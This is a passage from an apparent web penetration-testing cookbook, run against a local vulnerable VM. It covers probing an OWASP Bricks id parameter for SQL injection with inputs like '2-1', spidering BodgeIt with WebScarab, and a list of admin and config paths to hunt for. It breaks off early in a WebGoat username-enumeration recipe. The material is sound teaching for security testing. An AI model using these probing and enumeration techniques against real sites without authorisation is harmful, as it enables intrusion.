rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
</head>
<body>
<div class="row">
        <div class="four columns centered">
                <br/><br/><a
href="../index.php"><img
src="../images/bricks.jpg" /></a><p>
                <fieldset>

<legend>Details</legend>
                                <br/>User
ID: <b>1</b><br/><br/>User name:
<b>tom</b><br/><br/>E-mail:
<b>tom@getmantra.com</b><br/><br/><br/>
                </fieldset></p><br/>
        </div><br/><br/><br/>
        <center>
                <div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=1 LIMIT 1<a href=""
class="close">&times;</a></div></div>
</center>
</div>
```

Analyzing the request and response, we can see that the parameter we sent (`id=1`) was used by the server to look for a user with that same ID, and the information is displayed in the response's body.

5. So, this page in the server expects a parameter called ID, with a numeric parameter that represents a user ID. Let's see what happens if the application receives a letter instead of a number:




```
GET /owaspbricks/content-1/index.php?id=a HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
src="../images/bricks.jpg" /></a><p>
                <fieldset>

<legend>Details</legend>

Warning: mysql_fetch_array() expects
parameter 1 to be resource, boolean given
in
/owaspbwa/owaspbricks-svn/content-1/index.p
hp on line 42
Database query failed: Unknown column 'a'
in 'where clause'<br/>
                </fieldset></p><br/>
        </div><br/><br/><br/>
        <center>
                <div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=a LIMIT 1<a href=""
class="close">&times;</a></div></div>
</center>
</div>
```

The response is an error showing information about the database (MySQL), the parameter types expected, the internal path of the file, and the line of code that caused the error. This displaying of detailed technical information by itself suggests a security risk.

6. So, if the expected value is a number, let's see what happens if we send an arithmetic operation. Change the `id` value to `2-1`:



```
GET /owaspbricks/content-1/index.php?id=2-1 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fdslajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<legend>Details</legend>
                                <br/>User
ID: <b>1</b><br/><br/>User name:
<b>tom</b><br/><br/>E-mail:
<b>tom@getmantra.com</b><br/><br/><br/>
                </fieldset></p><br/>
        </div><br/><br/><br/>
        <center>
                <div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=2-1 LIMIT 1<a href=""
class="close">&times;</a></div></div>
</center>
</div>
  <!-- Included JS Files (Uncompressed) -->
  <!--
  <script
src="../javascripts/jquery.js"></script>
  <script
```

As can be seen, the operation was executed by the server and it returned the information corresponding to the user ID `1`, which is the result of our operation. This suggests that this application may be vulnerable to injection attacks. We'll dig more into them in `Chapter 6`, *Exploiting Injection Vulnerabilities*.

How it works...

Burp Suite's Repeater allows us to test different inputs and scenarios for the same HTTP request manually and to analyze the responses the server gives to each of them. This is a very useful feature when testing for vulnerabilities, as one can study how the application is reacting to the various inputs it is given and act accordingly to identify or exploit possible weaknesses in configuration, programming, or design.

Using WebScarab

WebScarab is another web proxy full of features that may be interesting to penetration testers. In this recipe, we will use it to spider a website.


Getting ready

In its default configuration, WebScarab uses port `8008` to capture HTTP requests, so we need to configure our browser to use that port in the localhost as a proxy. We follow steps similar to those of the OWASP ZAP and Burp Suite configurations in the browser; in this case the port must be `8008`.


How to do it...

WebScarab can be found in Kali's **Applications** menu; go to **03 - Web Application Analysis | webscarab**. Alternatively, from the terminal, run the `webscarab` command. Proceed with the following steps:

1. Browse to the BodgeIt application of `vulnerable_vm` (`http://192.168.56.11/bodgeit/`). We will see that it appears in the **Summary** tab of WebScarab.
2. Now we right-click on the `bodgeit` folder and select **Spider tree** from the menu:


WebScarab
File View Tools Help
Scripted Fragments Fuzzer Compare Search SAML OpenID WS-Federation
Summary Messages Proxy Manual Request Spider Extensions XSS/CRLF
Tree Selection filters conversation list
Url Methods Status Possible I... Injection Set-Cookie Form
http://192.168.56.11:80/
bodgeit/ GET 200 OK
owaspbric
Spider tree
Show scripts
Show comments
Fetches any unseen links below this point

3. All requests will appear in the bottom half of the **Summary** and the tree will be filled as the spider finds new files:


WebScarab
File View Tools Help
Scripted Fragments Fuzzer Compare Search SAML OpenID WS-Federation Identity
Summary Messages Proxy Manual Request Spider Extensions XSS/CRLF SessionID Analysis
Tree Selection filters conversation list
Show conversation
Tag conversation
Show scripts
Show comments
Use as fuzz template
Add identity
Used 64.31 of 483.37MB


Url	Methods	Status	Possible I...	Injection	Set-Cookie	Forms	DomXss	Hidden fie...	Scripts
http://192.168.56.11:80/			☐	☐	☐	☐	☐	☐	☐
bodgeit/	GET	200 OK	☐	☐	✓	☐	☐	☐	✓
about.jsp	GET	200 OK	☐	☐	☐	☐	☐	☐	✓
basket.jsp	GET	200 OK	☐	☐	✓	✓	☐	☐	✓
contact.jsp	GET	200 OK	☐	☐	☐	✓	☐	✓	✓
home.jsp	GET	200 OK	☐	☐	☐	☐	☐	☐	✓
js/	GET	404 Not F...	☐	☐	☐	☐	☐	☐	☐
login.jsp	GET	200 OK	☐	☐	☐	✓	☐	☐	✓
product.jsp	GET	200 OK	☐	☐	☐	☐	☐	☐	✓
search.jsp	GET	200 OK	☐	☐	☐	✓	☐	☐	✓
style.css	GET	200 OK	☐	☐	☐	☐	☐	☐	☐
owaspbricks/			☐	☐	☐	☐	☐	☐	☐

ID	Date	Method	Host	Path	Parameters	Status	Origin	Tag	Size	Possible I...
37	10:18:08	GET	http://19...	/bodgeit/style.css		200 OK	Spider		473	☐
36	10:18:08	GET	http://19...	/bodgeit/sear		00 OK	Spider		2220	☐
35	10:18:08	GET	http://19...	/bodgeit/pro		00 OK	Spider		2984	☐
34	10:18:08	GET	http://19...	/bodgeit/pro		[illegible]	[illegible]		[illegible]	☐
33	10:18:08	GET	http://19...	/bodgeit/pro		[illegible]	[illegible]		[illegible]	☐
32	10:18:08	GET	http://19...	/bodgeit/pro		00 OK	Spider		3094	☐
31	10:18:08	GET	http://19...	/bodgeit/pro		00 OK	Spider		3407	☐
30	10:18:08	GET	http://19...	/bodgeit/pro		00 OK	Spider		3054	☐
29	10:18:08	GET	http://19...	/bodgeit/pro		00 OK	Spider		2842	☐
28	10:18:08	GET	http://19...	/bodgeit/product.jsp	?prodid=8	200 OK	Spider		3390	☐
27	10:18:08	GET	http://19...	/bodgeit/product.jsp	?prodid=31	200 OK	Spider		3476	☐

Opens a new window showing the request and response

The **Summary** also shows some relevant information about each particular file, like if it has an injection or possible injection vulnerability, if it sets a cookie, if it contains a form, and if the form contains hidden fields. It also indicates the presence of comments in the code or file uploads.

4. If we right-click on any of the requests in the bottom half we will see the operations we can perform on them. We will analyze a request, find the path `/bodgeit/search.jsp`, right-click on it, and select **Show conversation**. A new window will pop up showing the response and request in various formats:



WebScarab - conversation 36

Previous Next Find 36 - GET http://192.168.56.11:80/bodgeit/search.jsp 200 OK

Parsed Raw

Method	URL	Version
GET	http://192.168.56.11:80/bodgeit/search.jsp	HTTP/1.0

Header	Value
Referer	http://19...
Host	192.168....
Connection	Keep-Alive
Cookie	JSESSION...

Hex

Position 0 1 2 3 4 5 6 7 8 9 A B C D E F String

Parsed Raw

Version	Status	Message
HTTP/1.1	200	OK

Header	Value
Date	Tue, 08 M...
Server	Apache-C...
Content-T...	text/html
Content-l...	2220
Via	1.0 127.0....

HTML XML Text Hex

The BodgeIt Store


We bodge it, so you dont have to! Guest user

Home About Us Contact Us Login Your Basket Search

Doodahs
Gizmos

Search

6. Now click on the **Spider** tab:


WebScarab
File View Tools Help
Scripted Fragments Fuzzer Compare Search SAML OpenID WS-Federation Identity
Summary Messages Proxy Manual Request Spider Extensions XSS/CRLF SessionID Analysis
Fetch Tree
Fetch Selection
Headers
Stop

Allowed Domains .*localhost.*
Forbidden Paths
Synchronise cookies ✓
Fetch Recursively

```
http://192.168.56.11:80/
  bodgeit/
    advanced.jsp
    images/
      129.png
      130.png
    product.jsp
      ?prodid=1
      ?prodid=10
      ?prodid=13
      ?prodid=14
      ?prodid=16
      ?prodid=17
      ?prodid=18
      ?prodid=2
      ?prodid=20
      ?prodid=21
      ?prodid=24
      ?prodid=25
      ?prodid=26
```

Used 67.34 of 483.37MB

In this tab, we can adjust the regular expressions of what the spider fetches by using the **Allowed Domains** and **Forbidden Paths** textboxes. We can also refresh the results by using **Fetch Tree**. We can also stop the spider by clicking the **Stop** button.

How it works...

WebScarab's spider, as with those of ZAP and Burp Suite, is useful to discover all referenced files in a website or directory without having to browse all possible links manually and to analyze in depth the requests made to the server, as well as to use them to perform more sophisticated tests.

Identifying relevant files and directories from crawling results

We already crawled a full application's directory and have the list of all referenced files and directories inside it. The natural next step is to identify which of those contains relevant information or represents an opportunity to have a greater chance of finding vulnerabilities.

More than a recipe, this will be a catalog of common names, suffixes, or prefixes used for files and directories that usually lead to information useful to the penetration tester or to the exploitation of vulnerabilities that may end in complete system compromise.

How to do it...

Here are the steps:

1. The first thing we want to look for are the login and registration pages, the ones that could give us the chance to become legitimate users of the application or to impersonate one by guessing usernames and passwords. Some examples of names or partial names are:
    - Account
    - Auth
    - Login
    - Logon
    - Registration
    - Register
    - Signup
    - Signin
2. Other common sources of usernames, passwords, and design vulnerabilities related to this type of information, are password recovery pages:
    - Change
    - Forgot
    - Lost-password
    - Password
    - Recover
    - Reset

3. Next, we need to identify if there is an administrative section of the application or some set of functions that may allow us to perform high-privileged tasks on it. For example, we may look for:
    - Admin
    - Config
    - Manager
    - Root
4. Other interesting directories are **Content Management Systems** (**CMS**) administration, databases, or application servers:
    - `admin-console`
    - `adminer`
    - `administrator`
    - `couch`
    - `manager`
    - `Mylittleadmin`
    - `phpMyAdmin`
    - `SqlWebAdmin`
    - `wp-admin`
5. Testing and development versions of applications are usually less protected and more prone to vulnerabilities than final releases, so they are a good target in our search for weak points. These directories' names may include:
    - Alpha
    - Beta
    - Dev
    - Development
    - QA
    - Test

6. Web server information and configuration files can sometimes provide valuable information about the frameworks, software versions, and particular settings that may be exploitable:
    - `config.xml`
    - `info`
    - `phpinfo`
    - `server-status`
    - `web.config`
7. Also, all directories and files marked with disallow in `robots.txt` may be useful.

How it works...

Some of the names listed previously and their variations in the language the target application was created in may allow us access to restricted sections of the site, which is a very important step in a penetration test; we cannot find vulnerabilities in places if we ignore they exist. Some of them will provide us with information about the server, its configuration, and the developing frameworks used. Some others, like the Tomcat manager and JBoss administration pages, if wrongfully configured, will let us (or a malicious user) take control of the web server.

4
Testing Authentication and Session Management

In this chapter, we will cover:

- Username enumeration
- Dictionary attack on login pages with Burp Suite
- Brute forcing basic authentication with Hydra
- Attacking Tomcat's passwords with Metasploit
- Manually identifying vulnerabilities in cookies
- Attacking a session fixation vulnerability
- Evaluating a session identifier's quality with Burp Sequencer
- Abusing insecure direct object references
- Performing a Cross-Site Request Forgery attack

Introduction

When the information managed by an application is not meant to be public, a mechanism is required to verify that a user is allowed to see certain data; this is called **authentication**. The most common authentication method in web applications nowadays is the use of a username or identifier and a secret password combination.

HTTP is a stateless protocol, which means it treats all requests as unique and doesn't have a way of relating two as belonging to the same user, so the application also requires a way of distinguishing requests from different users and allowing them to perform tasks that may require a series of requests performed by the same user and multiple users connected at the same time. This is called **session management**. Session identifiers in cookies are the most used session management method in modern web applications, although bearer tokens (values containing user identification information sent in the `Authorization` header of each request) are growing in popularity in certain types of applications, such as backend web services.

In this chapter, we will cover the procedures to detect some of the most common vulnerabilities in web application authentication and session management, and how an attacker may abuse such vulnerabilities in order to gain access to restricted information.

Username enumeration

The first step to defeating a common user/password authentication mechanism is to discover valid usernames. One way of doing this is by enumeration; enumerating users in web applications is done by analyzing the responses when usernames are submitted in places such as login, registration, and password recovery pages.

In this recipe, we will use a list of common usernames to submit multiple requests to an application and figure out which of the submitted names belongs to an existing user by comparing the responses.


Getting ready

For this recipe, we will use the WebGoat application in the vulnerable virtual machine `vm_1` and Burp Suite as proxy to our browser in Kali Linux.

How to do it...

Almost all applications offer the user the possibility of recovering or resetting their password when it is forgotten. It's not uncommon to find that these applications also tell when a non-existent username has been provided; this can be used to figure out a list of existing names:

1. From Kali Linux, browse to WebGoat (`http://192.168.56.11/WebGoat/attack`), and, if a login dialog pops up, use `webgoat` as both the username and password.
2. Once in WebGoat, go to **Authentication Flaws** | **Forgot Password**. If we submit any random username and that user does not exist in the database, we will receive a message saying that the username is not valid:



Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

*** Not a valid username. Please try again.**

Webgoat Password Recovery


Please input your username. See the OWASP admin if you do not have an account.

*Required Fields

***User Name:**

3. We can then assume that the response will be different when a valid username is provided. To test this, send the request to Intruder. In Burp's history, it should be a `POST` request to `http://192.168.56.11/WebGoat/attack?Screen=64&menu=500`.

4. Once in Intruder, leave the username as the only insertion position:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

